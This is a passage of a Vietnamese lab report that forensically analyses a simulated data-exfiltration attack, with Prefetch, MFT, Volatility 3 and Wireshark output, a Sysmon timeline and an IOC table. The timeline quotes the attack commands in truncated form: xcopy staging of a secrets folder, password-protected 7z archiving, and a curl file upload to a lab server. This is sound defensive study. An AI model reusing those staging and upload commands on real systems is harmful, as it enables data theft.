8	123.296628400	192.168.100.20	192.168.100.10	TCP	60	8080 → 49679 [ACK] Seq=1 Ack=14601 Win=83712 Len=0
9	123.296708200	192.168.100.10	192.168.100.20	TCP	26334	49679 → 8080 [ACK] Seq=14601 Ack=1 Win=262656 Len=26280
10	123.297123800	192.168.100.20	192.168.100.10	TCP	60	8080 → 49679 [ACK] Seq=1 Ack=40881 Win=72192 Len=0
11	123.297170500	192.168.100.10	192.168.100.20	TCP	38014	49679 → 8080 [ACK] Seq=40881 Ack=1 Win=262656 Len=37960
12	123.297506100	192.168.100.20	192.168.100.10	TCP	60	8080 → 49679 [ACK] Seq=1 Ack=78841 Win=60672 Len=0
13	123.297704800	192.168.100.10	192.168.100.20	TCP	49694	49679 → 8080 [ACK] Seq=78841 Ack=1 Win=262656 Len=49640
14	123.298169200	192.168.100.10	192.168.100.20	TCP	60	8080 → 49679 [ACK] Seq=1 Ack=128481 Win=48896 Len=0
15	123.298215800	192.168.100.10	192.168.100.20	TCP	48234	49679 → 8080 [ACK] Seq=128481 Ack=1 Win=262656 Len=48180
16	123.298569400	192.168.100.20	192.168.100.10	TCP	60	8080 → 49679 [ACK] Seq=1 Ack=176661 Win=50432 Len=0
17	123.298603500	192.168.100.10	192.168.100.20	TCP	49694	49679 → 8080 [ACK] Seq=176661 Ack=1 Win=262656 Len=49640

Hình 16 Cửa sổ Wireshark với bộ lọc theo IP đích



Hình 17 Sysmon Event Viewer hiển thị Event ID 3 với DestinationIp và DestinationPort của kết nối C2.

b) Thu thập artifact bổ sung: Prefetch, MFT/USN Journal và RAM dump lần 2

Bổ sung các nguồn bằng chứng ở tầng hệ điều hành và đĩa cứng nhằm củng cố tính đầy đủ và toàn vẹn của chuỗi bằng chứng forensic.

Các đặc điểm nổi bật:

- Trích xuất dấu vết Prefetch (.pf) chứng minh lịch sử khởi tạo các công cụ dùng trong tấn công (PowerShell, curl, 7-Zip).
- Sử dụng công cụ MFTECmd để phân tích Master File Table (\$MFT) ở tầng NTFS, xác định các entry tương ứng với file data.zip, archive.7z, file dữ liệu thô và các file lỗi tắt (.lnk) ghi nhận lịch sử tương tác.
- Thực hiện dump RAM lần thứ hai bằng winpmem, lưu giữ trạng thái tiến trình và kết nối mạng tại thời điểm sau khi Exfiltration đã diễn ra.

```
PS C:\Tools> Write-Host "===== VẾT TÍCH PREFETCH (DAY 10) =====" -ForegroundColor Cyan
>> Get-ChildItem -Path "C:\Windows\Prefetch" -Filter "*.pf" |
>> Where-Object { $_.Name -match "CURL" -or $_.Name -match "POWERSHELL" -or $_.Name -match "7Z" -or $_.Name -match "CMD" } |
>> Select-Object Name, LastWriteTime, Length |
>> Format-Table -AutoSize
===== VẾT TÍCH PREFETCH (DAY 10) =====
Name                                LastWriteTime           Length
-----
7Z.EXE-97CB5A9B.pf                  8/12/2026 6:25:50 PM      4367
7Z_INSTALLER.EXE-81DC4FCB.pf        8/10/2026 10:01:17 AM     5808
CMD.EXE-0BD30981.pf                 8/15/2026 12:03:04 PM     2877
CMD.EXE-6D6290C5.pf                 8/14/2026 5:31:59 PM     3104
CURL.EXE-1F273377.pf                8/14/2026 5:33:51 PM     3326
CURL.EXE-669CD8D3.pf                8/10/2026 9:52:16 AM     6077
MPCMDRUN.EXE-2C9109F9.pf            8/15/2026 11:54:21 AM    10422
POWERSHELL.EXE-AE8EDC9B.pf          8/14/2026 5:35:39 PM     42983
POWERSHELL.EXE-CA1AE517.pf          8/10/2026 9:40:39 AM    41535
```

Hình 18 Bảng danh sách file Prefetch (.pf) kèm mốc thời gian LastWriteTime.

EntryNumber	FileName	FilePath	InUse	Created@x10	LastModified@x10
1778	staged_encrypted.7z.lnk		True	2026-08-12 10:51:51.9272040	2026-08-12 10:...
1780	data.zip		True	2026-08-12 11:19:02.6365833	2026-08-12 11:...
1808	archive.7z.lnk		True	2026-08-12 11:01:52.0062625	2026-08-12 11:...
1846	archive.7z		True	2026-08-12 11:00:23.2092790	2026-08-12 11:...
3324	Staged		True	2019-12-07 09:14:52.4559710	2019-12-07 09:...
3327	Staged		True	2019-12-07 09:14:52.4559710	2019-12-07 09:...
78230	\$\$_system32_codeintegrity_cipolicies_staged_276d48e6ef8844ae.cdf-ms		True	2019-12-07 09:14:53.5188642	2023-05-05 12:...
78233	\$\$_system32_codeintegrity_tokens_staged_5ed4ee4981241ad6.cdf-ms		True	2019-12-07 09:14:53.5188642	2023-05-05 12:...
102954	Pre-staged app cleanup		True	2026-08-10 05:31:14.9141026	2026-08-10 03:...
112227	customer_database_2026.csv		True	2026-08-10 03:51:34.4930505	2026-08-10 03:...
118410	b76ca1d4422add01a5bb01003806ac08.\$\$_system32_codeintegrity_tokens_staged_5ed4ee4981241ad6.cdf-ms		True	2026-08-10 04:03:56.6650072	2026-08-12 10:...
299610	b76ca1d4422add01a5bb01003806ac08.\$\$_system32_codeintegrity_cipolicies_staged_276d48e6ef8844ae.cdf-ms		True	2026-08-12 10:10:41.4539959	2026-08-12 10:...
299612	b76ca1d4422add01a5bb01003806ac08.\$\$_system32_codeintegrity_cipolicies_staged_276d48e6ef8844ae.cdf-ms		True	2026-08-12 10:10:41.4539959	2026-08-12 10:...

Hình 19 Bảng kết quả trích xuất MFT hiển thị EntryNumber, tên file và trạng thái InUse/Deleted.

Name	Length	LastWriteTime
mem_dump_day10.raw	5368709120	8/15/2026 3:07:53 PM

Hình 20 Hoàn tất trích xuất file RAM dump lần 2 tại thư mục công cụ.

c) Phân tích RAM bằng Volatility 3

Phân tích chuyên sâu file RAM dump đã thu thập bằng công cụ Volatility 3 trên Kali Linux, nhằm tái hiện lại toàn bộ tiến trình, dòng lệnh và kết nối mạng tồn tại trong bộ nhớ tại thời điểm tấn công.

Các đặc điểm nổi bật:

- Sử dụng plugin windows.pstree/windows.psscan để dựng lại cây tiến trình tấn công, xác định các tiến trình chính (PowerShell, 7z, winpmem) cùng PID/PPID tương ứng, chạy song song với các tiến trình giám sát (Sysmon, Wireshark).
- Sử dụng plugin windows.netscan để trích xuất bảng kết nối mạng in-memory, xác định chính xác địa chỉ IP nội bộ của máy nạn nhân và các socket mạng liên quan; đối chiếu bổ trợ với dấu vết PCAP trên Wireshark và Sysmon Event ID 3.
- Sử dụng plugin windows.cmdline để trích xuất tham số dòng lệnh đầy đủ của các tiến trình tấn công còn lưu trong bộ nhớ, phục vụ xác minh chi tiết hành vi.

(kali@kali)~[~/volatility3]											
\$ python3 vol.py -f /home/kali/mem_dump.raw windows.psscan grep -iE "7z curl powershell cmd winpmem Wireshark Sysmon"											
3956	ress403600.0	winpmem.exe	ex	0x990e47e6b080	9	-	1	False	2026-08-15 08:07:46.000000	UTC	N/A Disabled
2564	4440	Wireshark.exe		0x990e4ac9b300	7	-	1	False	2026-08-14 10:20:09.000000	UTC	N/A Disabled
7132	656	Sysmon64.exe		0x990e4c4d22c0	15	-	0	False	2026-08-10 03:47:35.000000	UTC	N/A Disabled
4036	2552	powershell.exe		0x990e4c517080	15	-	1	True	2026-08-10 03:49:56.000000	UTC	N/A Disabled
2552	4440	powershell.exe		0x990e4c771080	11	-	1	True	2026-08-10 03:46:31.000000	UTC	N/A Disabled
7616	4440	cmd.exe		0x990e4cb450c0	1	-	1	False	2026-08-10 03:43:11.000000	UTC	N/A Disabled

Hình 21 Bảng kết quả windows.pstree/psscan, hiển thị danh sách tiến trình tấn công kèm PID/PPID.

```
(kali@kali)-[~/volatility3]
$ python3 vol.py -f /home/kali/mem_dump.raw windows.netscan | grep -v "0.0.0.0" | grep -v "127.0.0.1" | grep -v "::"
Volatility 3 Framework 2.28.2 PDB scanning finished
```

Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner	Created
0x990e4cc4ee80	UDPv4	192.168.100.10	137	*	0			System	2026-08-10 03:44:39.000000 UTC
0x990e4cc4f330	UDPv4	192.168.100.10	138	*	0			System	2026-08-10 03:44:39.000000 UTC
0x990e4cc4fb00	UDPv4	192.168.100.10	1900	*	0			svchost.exe	2026-08-10 03:44:39.000000 UTC
0x990e4cc52530	UDPv4	192.168.100.10	56365	*	0			svchost.exe	2026-08-10 03:44:39.000000 UTC

Hình 22 Bảng kết quả windows.netscan, hiển thị địa chỉ IP nội bộ và các socket mạng.

```
(kali@kali)-[~/volatility3]
$ python3 vol.py -f /home/kali/mem_dump.raw windows.cmdline | grep -iE "powershell|7z|winpmem|Wireshark|Sysmon|cmd.exe"
7616resscmd.exe "C:\Windows\system32\cmd.exe"
2552 powershell.exe "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
7132 Sysmon64.exe C:\Windows\Sysmon64.exe
4036 powershell.exe "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2564 Wireshark.exe "C:\Program Files\Wireshark\Wireshark.exe"
3956 winpmem.exe "C:\Tools\winpmem.exe" acquire C:\Tools\mem_dump_day10.raw
```

Hình 23 Bảng kết quả windows.cmdline, hiển thị chi tiết tham số dòng lệnh của các tiến trình liên quan.

d) Dựng chuỗi thời gian tấn công tổng hợp (Unified Timeline)

Ghép nối toàn bộ mốc thời gian sự kiện từ các nguồn bằng chứng khác nhau (Sysmon EVT X Logs, MFT Timestamps, Wireshark PCAP, Volatility 3 RAM Dump) thành một bảng timeline liền mạch, thể hiện đầy đủ trình tự ba giai đoạn tấn công: Collection → Staging → Exfiltration.

TimeCreated	EventID	EventType	Detail
2026-08-12 17:16:04	1	Process Creation (T1005/T1560)	xcopy C:\Users\Admin\Documents\Company_Secrets C:\Users\Public\S...
2026-08-12 17:16:04	1	Process Creation (T1005/T1560)	"C:\Windows\system32\cmd.exe" /c "xcopy C:\Users\Admin\Documents\...
2026-08-12 17:51:28	1	Process Creation (T1005/T1560)	"C:\Program Files\7-Zip\7z.exe" a -t7z -pP@ssw0rd2026! C:\Users\P...
2026-08-12 17:57:42	1	Process Creation (T1005/T1560)	"cmd.exe" /c mkdir C:\AtomicRedTeam\atomics\T1560.001\victim-file...
2026-08-12 17:58:41	1	Process Creation (T1005/T1560)	"cmd.exe" /c mkdir C:\AtomicRedTeam\atomics\T1560.001\victim-file...
2026-08-12 17:59:53	1	Process Creation (T1005/T1560)	"cmd.exe" /c mkdir C:\AtomicRedTeam\atomics\T1560.001\victim-file...
2026-08-12 18:00:23	1	Process Creation (T1005/T1560)	"C:\Program Files\7-Zip\7z.exe" u archive.7z *txt -pblue
2026-08-12 18:00:23	1	Process Creation (T1005/T1560)	"cmd.exe" /c mkdir C:\AtomicRedTeam\atomics\T1560.001\victim-file...
2026-08-12 18:25:50	1	Process Creation (T1005/T1560)	"cmd.exe" /c mkdir C:\AtomicRedTeam\atomics\T1560.001\victim-file...
2026-08-12 18:25:50	1	Process Creation (T1005/T1560)	"C:\Program Files\7-Zip\7z.exe" u archive.7z *txt -pblue
2026-08-14 17:23:28	3	Network Connection (Exfiltration T1041)	To: 192.168.100.20:8080
2026-08-14 17:29:29	1	Process Creation (T1005/T1560)	C:\Windows\System32\Curl.exe -k -F "file=@C:\Users\Public\staged...
2026-08-14 17:29:29	1	Process Creation (T1005/T1560)	"cmd.exe" /c C:\Windows\System32\Curl.exe -k -F "file=@C:\Users\P...
2026-08-14 17:35:28	1	Process Creation (T1005/T1560)	"powershell.exe" & {if(-not (Test-Path C:\AtomicRedTeam\atomics\T...
2026-08-14 17:35:32	3	Network Connection (Exfiltration T1041)	To: 192.168.100.20:8080
2026-08-14 17:40:25	3	Network Connection (Exfiltration T1041)	To: 192.168.100.20:8080
2026-08-15 15:14:04	3	Network Connection (Exfiltration T1041)	To: 192.168.100.20:9999
2026-08-15 15:15:20	3	Network Connection (Exfiltration T1041)	To: 192.168.100.20:9999
2026-08-15 15:16:37	3	Network Connection (Exfiltration T1041)	To: 192.168.100.20:9999

Hình 24 Bảng kết quả timeline tổng hợp sau khi lọc và sắp xếp theo thời gian, thể hiện đầy đủ ba giai đoạn tấn công.

e) Xây dựng chỉ số cảnh báo (IOC)

Từ toàn bộ dấu vết đã thu thập và phân tích qua hai tuần lab, tổng hợp thành bảng chỉ số nhận diện tấn công (IOC) theo bốn nhóm, có thể sử dụng trực tiếp cho công tác giám sát và phát hiện trên hệ thống thực tế.

Bảng 1. Bảng chỉ số nhận diện tấn công (IOC)

Loại IOC	Giá trị Dấu vết (Artifacts)	Mô tả Chi tiết
Process IOC	xcopy.exe, 7z.exe, curl.exe	Các tiến trình công cụ hệ thống/nén/mạng bị lạm dụng

Command Line IOC	tham số đặt mật khẩu nén (-p...), Compress-Archive	Tham số nén mã hóa cài đặt mật khẩu lên lút
Network IOC	địa chỉ IP và cổng của server C2	Địa chỉ IP & Port của Server C2 nhận dữ liệu Exfiltration
File System IOC	staged_encrypted.7z, data.zip, archive.7z	Tên các tập tin archive có Entropy cao bất thường (>7.8)

1.2.3.1 Kết luận tổng quan hai tuần lab

Bài thực hành đã hoàn thiện việc xây dựng và làm rõ ba kỹ thuật tấn công trọng tâm theo trình tự: Collection (T1005) → Staging (T1560.001) → Exfiltration (T1041/T1048). Quá trình thực nghiệm đã trích xuất và chứng minh dấu vết thành công trên bốn tầng kỹ thuật forensic:

- Host Event Logs: Sysmon Event ID 1, 3, 11, 23 và Audit Policy.
- File System Artifacts: Prefetch (.pf) và NTFS Master File Table (\$MFT qua MFTECmd).
- Network Forensics: gói tin PCAP (Wireshark) ghi nhận payload HTTP POST.
- Memory Forensics: Volatility 3 (pstree, psscan, cmdline, netscan) trên file RAM dump (winpmem).